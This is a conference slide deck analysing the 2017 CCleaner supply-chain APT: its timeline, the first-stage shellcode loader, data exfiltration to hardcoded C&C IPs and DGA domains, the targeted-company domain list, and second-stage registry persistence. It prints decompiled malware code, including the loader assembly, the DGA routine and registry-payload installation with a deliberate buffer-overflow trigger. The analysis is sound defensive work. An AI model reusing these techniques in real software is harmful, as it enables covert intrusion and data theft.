RSAConference2018
San Francisco | April 16 – 20 | Moscone Center

SESSION ID: HTA-T10

CCleaner APT Attack: A Technical Look Inside

Ondrej Vlcek


CTO, EVP and GM, Consumer
Avast
@AvastVlk @avast_antivirus

A CCleaner Overview
The No. 1 PC Cleaning Tool on the Market

- #1 PC Cleaning Tool on the market
- Piriform (the company) founded in 2004
- Monthly releases
- Freemium
  - Free
  - Professional
  - Business
- CCleaner Cloud
- Windows XP to Windows 10, 32-bit & 64-bit version

A CCleaner Overview
Worldwide Footprint

- 100M active users
- Worldwide
- 10M - Latest



CCleaner = The Perfect Target

In The Firing Line

B The Attack
In the Firing Line

- Multi (3+) stage attack delivered via compromised supply chain
- Compromised Piriform's build server (outside of Avast infrastructure)
- Altered compiler's library resulting in an APT digitally signed by Piriform
- Distributed for a month before found, fixed and disclosed

- Affected products:
  - CCleaner v5.33.6162 and
  - CCleaner Cloud v1.7.0.3191
- Up to 2.27M installations of compromised versions
- 1.65M confirmed to have communicated with the CNC server
- 40 PCs received the 2nd stage payload

B CCleaner = The Perfect Target

Timeline of Events

March - July

Breach and lateral movement in Piriform infrastructure

Jul 4

Self-signed certificate created for 1st Stage CnC

Jul 18

Avast acquires Piriform

Aug 2

First build of CCleaner with malicious payload

Aug 11

Build of CCleaner Cloud with malicious payload

Aug 15

CCleaner 5.33.6162 released

Aug 25

Build of CCleaner 5.34 without payload

Sept 12

Morphisec reports to Avast

Sept 15

1st Stage CnC taken down

Sept 18

Breach disclosed


Sept 19

1st Stage CnC dump received; 2nd Stage Payload identified

Sept 22


Dump of 1st Stage CnC backup server received

B CCleaner = The Perfect Target
APT Scheme at a Glance




First Stage

C First Stage
CCleaner 32-bit Executable



C First Stage
Patched CRT

- Payload found in 32-bit executables of aforementioned CCleaner versions
  - 64-bit executables are clean (i.e. most systems not directly affected)
- Payload injected **during compilation** (linking) on Piriform's build server
- Altered CRT library (MSVC 2015)
  - Either temporary replaced or redirected via linker options
  - Limited PDB information found (only symbols)
- **Payload is different** in CCleaner 5.33 and in CCleaner Cloud 1.7.0
  - Does not require admin, different checks, minor fixes
  - Attackers were tweaking / fixing their code during August



First Stage
Patched CRT

- Tiny shellcode ~900 bytes
- ROP style
- Allocate memory and copy Payload DLL
- Fix base and relocations for position independent code
- Jump to fixed Payload DLL
- Execute in thread (main CCleaner is running)

```
push    ebp             ; Payload Loader Entry Point
mov     ebp, esp
sub     esp, 40h
push    ebx
push    esi
xor     ebx, ebx
push    edi
push    ebx
call    sub_401374
mov     edi, eax
lea     eax, [ebp+var_10]
push    eax
add     edi, 12h
call    find_get_proc_addr
mov     esi, eax
lea     eax, [ebp+var_30]
push    eax
mov     [ebp+var_38], esi
push    [ebp+var_10]
mov     [ebp+var_30], 64616F4Ch
mov     [ebp+var_2C], 7262694Ch
mov     [ebp+var_28], 41797261h
mov     [ebp+var_24], ebx
call    esi               ; GetProcAddress("LoadLibraryA")
mov     [ebp+var_3C], eax
lea     eax, [ebp+var_30]
push    eax
mov     [ebp+var_30], 74726956h
push    [ebp+var_10]
mov     [ebp+var_2C], 416C6175h
mov     [ebp+var_28], 636F6C6Ch
```

C First Stage
Payload DLL

- Downloader of the 2nd stage payload
- Anti-* techniques:
  - Wiped DOS header
  - Delayed load, initial 10 minutes wait

    → good news for 64-bit systems
  - Obfuscations, encryption, anti-emulation tricks, etc.

```
// seconds = 601
void __cdecl wait(int seconds)
{
    HANDLE hIcmp; // esi@1
    char RequestData; // [esp+4h] [ebp-100h]@2

    hIcmp = IcmpCreateFile();
    if ( hIcmp == (HANDLE)-1 )
    {
        Sleep(1000 * seconds);
    }
    else
    {
        IcmpSendEcho(hIcmp, 224u, &RequestData, 0x10u, 0, &RequestData, 44u, 1000 * seconds);
        IcmpCloseHandle(hIcmp);
    }
}
```

C First Stage
Stealth

- Uses own registry values in look-alike Pirisoft keys:

  `HKLM\SOFTWARE\Piriform\Agomo`

  - `MUID` – ID of infected system, pseudo-random, not unique
  - `TCID` – time of delayed execution
  - `NID` – IP address of CnC (broken)
- Fake host in CnC communication `Host: speccy.piriform.com`
- Self-signed Piriform SSL certificate used for CnC communication

C First Stage
Exfiltration

- Gathers information about infected system → xor_encrypt() → b64_encode()

```
0x0000 MUID
0x0004 OS_MAJOR_VERSION
0x0005 OS_MINOR_VERSION
0x0006 is 64-bit
0x0007 is admin | ProcessWin64 (bug)
0x0008 %ComputerName%
0x0048 %ComputerDomain%
0x0088 MAC address of 1st adapter
0x0090 MAC address of 2nd adapter
0x0098 MAC address of 3rd adapter
```

```
0x009F 'S' + 1st installed 32-bit software
...
0x139F 'S' + last installed 32-bit software
0x149F 'S' + 1st installed 64-bit software
...
0x8F9F 'S' + last installed 64-bit software
0x909F 'P' + path to 1st running process
...
0xBB9F 'P' + path to last running process
```

C First Stage
CnC Communication

- Xor encrypted & Base64 encoded (custom alphabet)
- IP of primary CnC is hardcoded (encrypted) - 216.126.225.148
- IP of backup CnC is derived from DGA:

```
unsigned int seed = SystemTime.wMonth + SystemTime.wYear * 10000;
srand(seed);
int v2 = rand();
int v3 = rand();
int v4 = rand();
sprintf("ab%x%x.com", v4 * v3, v2);
```

```
ab3c2b0d28ba6.com
ab99c24c0ba9.com
ab2e1b782bad.com
...
```

C First Stage
CnC Communication (2/2)


- After computing DGA for current month, the payload looks for IP
- It reads first 2 DNS A records of such DGA domain and derives final IP, e.g.:


```
77.234.43.52 = 4D EA 2B 34 = /xor/ = C1 79

                                   =   C1 79 C7 03

77.234.45.78 = 4D EA 2D 4E = /xor/ = C7 03
```

- HTTPS communication with CnC IP → exfiltration → **download and execution of 2nd stage payload for selected targets**

C First Stage
Payload DLL Similarity with APT17

- Bindiff similarity 20% - mainly Base64, information gathering functions (QueryFullProcessImageName + the same small buffer → crash dumps), CnC, anti-emu






C First Stage
CnCs

- **216.126.225.148**
  - Primary CnC
  - Installed on **Jul 31**; configured on **Aug 11**
  - PHP scripts + MariaDB + phpMyAdmin
  - Run out of disk space on **Sep 10** (!!!)
  - Logs purged and DB reinstalled on **Sep 12**
  - Only 4 days of data -- till take-down on **Sep 15**

- **216.126.225.163**
  - DB with data **from Aug 18 to Sep 10**
  - PHP present, but not active
  - Shares same self-signed cert (speccy.piriform.com) with Primary CnC
  - Probably used to backup/ restore DB after crash of Primary CnC

C First Stage
CnC – PHP & SQL



C First Stage
CnC – PHP

- Parses data blob from First Stage Payload
  - OS version, bitness, Admin, IP, MAC, Hostname, Domain, installed SW, running processes
  - Only Domain name used!

```
//$DomainList     = "singtel.corp.root|htcgroup.corp|samsung-breda|
Samsung|SAMSUNG.SEPM|samsung.sk|ad.fip.fujitsu.com|domain.ftsp.ten.
fujitsu.com|jp.sony.com|am.sony.com|gg.gauselmann.com|vmware.com|
ger.corp.intel.com|amr.corp.intel.com|ntdev.corp.microsoft.com|
corpnet.asus|paskey.corpnet.asus|cisco.com";
```

```
$DomainList = array(
"singtel.corp.root",
"htcgroup.corp",
"samsung-breda",
"Samsung",
"SAMSUNG.SEPM",
"samsung.sk",
"jp.sony.com",
"am.sony.com",
"gg.gauselmann.com",
"vmware.com",
"ger.corp.intel.com",
"amr.corp.intel.com",

$IPList         = "";
$HostList       = "";
```


```
"ntdev.corp.microsoft.com",
"cisco.com",
"uk.pri.o2.com",
"vf-es.internal.vodafone.com",

"linksys",
"apo.epson.net",
"msi.com.tw",
"infoview2u.dvrdns.org",
"dfw01.corp.akamai.com",
"hq.gmail.com",
"dlink.com",

"test.com");
```

C First Stage
CnC – Databases


- Stores data into DB in PRC (UTC+8) timezone
- Data from **2017-08-18** 04:41:58 to **2017-09-15** 16:26:46 (UTC)
  - Gap between **2017-09-10** 19:03:18 and **2017-09-12** 09:58:47 (UTC)
- Table `'Server'`
  - All data blobs from client PCs
  - 5,686,677 records from 1,646,536 unique MAC addresses
- Table `'OK'`
  - PCs where 2nd Stage payload was sent
  - 45 records, but only **40 unique PCs**, some might be tests

C First Stage
CnC – Activity Log


CnC server operator connection (time in UTC+3)
Moscow, St. Petersburg, Istanbul, Baghdad




CnC server operator connection (time in UTC+5)
Ekateringbug, Islamabad, Karachi, New Delhi (UTC+5:30)



CnC server operator connection (time in UTC+8)
Beijing, Pyongyang, Taipei




CnC server operator connection (time in UTC-4)
U.S. East coast



Second Stage

D Second Stage
Loader of Payload


- GeeSetup_x86.dll structure



D Second Stage
Persistence

- Dropped DLL into `C:\Windows\system32\TSMSISrv.dll`
- This DLL is automatically loaded via SessionEnv (RDP) Windows service
  - Or via `localspl.dll` and Spooler service on Windows XP
- It stores & loads payload from registry and executes it in memory
  - `HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\00[1-4] –payload`
  - `HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\HBP – status`
- DLL is a patched version of legitimate products:
  - 32-bit: `VirtCDRDrv.dll` (Corel's WinZip package)
  - 64-bit: `EFACli64.dll` (Symantec)

D Second Stage
Persistence



D Second Stage
Persistence

- The malicious code is inserted into the registry

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WbemPerf]
"001"=hex:2b,31,00,00
"002"=hex:72,85,be,80,a2,29,f2,4b,fe,c8,48,75,ff,c0,74,ff,c0,e8,ff,ff,ff,ff,c0,...
"003"=hex:15,00,00,00
"004"=hex:94,7f,20,aa,a6,19,79,b3,9b,ae,24,d7,c1,39,06,c7,af,cd,ce,a4,90
```

```
signed int install_in_registry_32bit()
{
  signed int v0; // esi
  unsigned int v2; // eax
  int v3; // ebx
  int v4; // ebx
  int v5; // ebx
  int v6; // ebx
  int v7; // edi
  HKEY phkResult; // [esp+4h] [ebp-10h]
  DWORD v9; // [esp+8h] [ebp-Ch]
  BYTE Data[4]; // [esp+Ch] [ebp-8h]
  HKEY hKey; // [esp+10h] [ebp-4h]

  v0 = 0;
  if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", 0, 0xF003Fu, &phkResult) )
    return 0;
  if ( !RegCreateKeyA(phkResult, "WbemPerf", &hKey) )
  {
    v2 = GetTickCount();
    srand(v2);
    v3 = rand();
    *(_DWORD *)x32_payload = GetTickCount() * v3;// junk
    v4 = rand();
    *(_DWORD *)&x32_payload[4] = GetTickCount() * v4;// junk
    *(_DWORD *)Data = 12587;
    // payload len
    RegSetValueExA(hKey, a001, 0, 3u, Data, 4u);
    // payload itself
    RegSetValueExA(hKey, a002, 0, 3u, (const BYTE *)x32_payload, *(DWORD *)Data);
    v9 = 21;
    RegSetValueExA(hKey, a003, 0, 3u, (const BYTE *)&v9, 4u);
    memcpy(x32_payload, &first_8_bytes_of_payload, 8u);
    *(_DWORD *)x32_payload ^= 0xf3209317;       // masking the first 8 bytes of payload using xor
    *(_DWORD *)&x32_payload[4] ^= 0xF3209317;
    v5 = rand();
    *(_DWORD *)&x32_payload[8] = GetTickCount() * v5;// junk
    v6 = rand();
    *(_DWORD *)&x32_payload[12] = GetTickCount() * v6;// junk
    v7 = rand();
    *(_DWORD *)&x32_payload[16] = GetTickCount() * v7;// junk
    *(_DWORD *)&x32_payload[20] = 0x90;          // this byte will later overwrite a return address
    // 21 bytes
    RegSetValueExA(hKey, a004, 0, 3u, (const BYTE *)x32_payload, v9);
    RegCloseKey(hKey);
    v0 = 1;
  }
  RegCloseKey(phkResult);
  return v0;
}
```

```
first_8_bytes_of_payload:
        sub     esp, 8
        pop     ecx
        mov     cl, 8Ah
        push    ecx
        inc     eax
```

D Second Stage
Persistence

- Later the code is loaded using an intended buffer overflow

```
void load_from_registry(char * allocated_memory, imports* i){
   int sz;
   char tmp[16];

   load_wbem(i, "001", &sz, 4); load_wbem(i, "002", allocated_memory, sz);
   //sz == 21 (overflows tmp, modifies lowest byte of the return address, 0x8A -> 0x90)
   load_wbem(i, "003", &sz, 4); load_wbem(i, "004", tmp, sz);
   xor(allocated_memory, tmp, MAGIC_CONSTANT, 8);
}
.text:1001C386                 pop     esi
.text:1001C387                 leave
.text:1001C388                 retn
.text:1001C388 load_from_registry endp
```

```
-10 tmp              db 16 dup(?)
+00 s                dd ?
+04 r                dd 101C28Ah
+08 allocated_memory dd ?
```

```
-10 tmp              db 16 dup(?)
+00 junk             dd ?
+04 r                dd 101C290h
+08 allocated_memory dd ?
```

```
1001C388h:
          retn ; to 1001C28Ah
1001C28Ah:
          pop ecx
          pop ecx
          pop ebp
          xor eax, eax
          pop ebp
1001C290h:
          retn
```

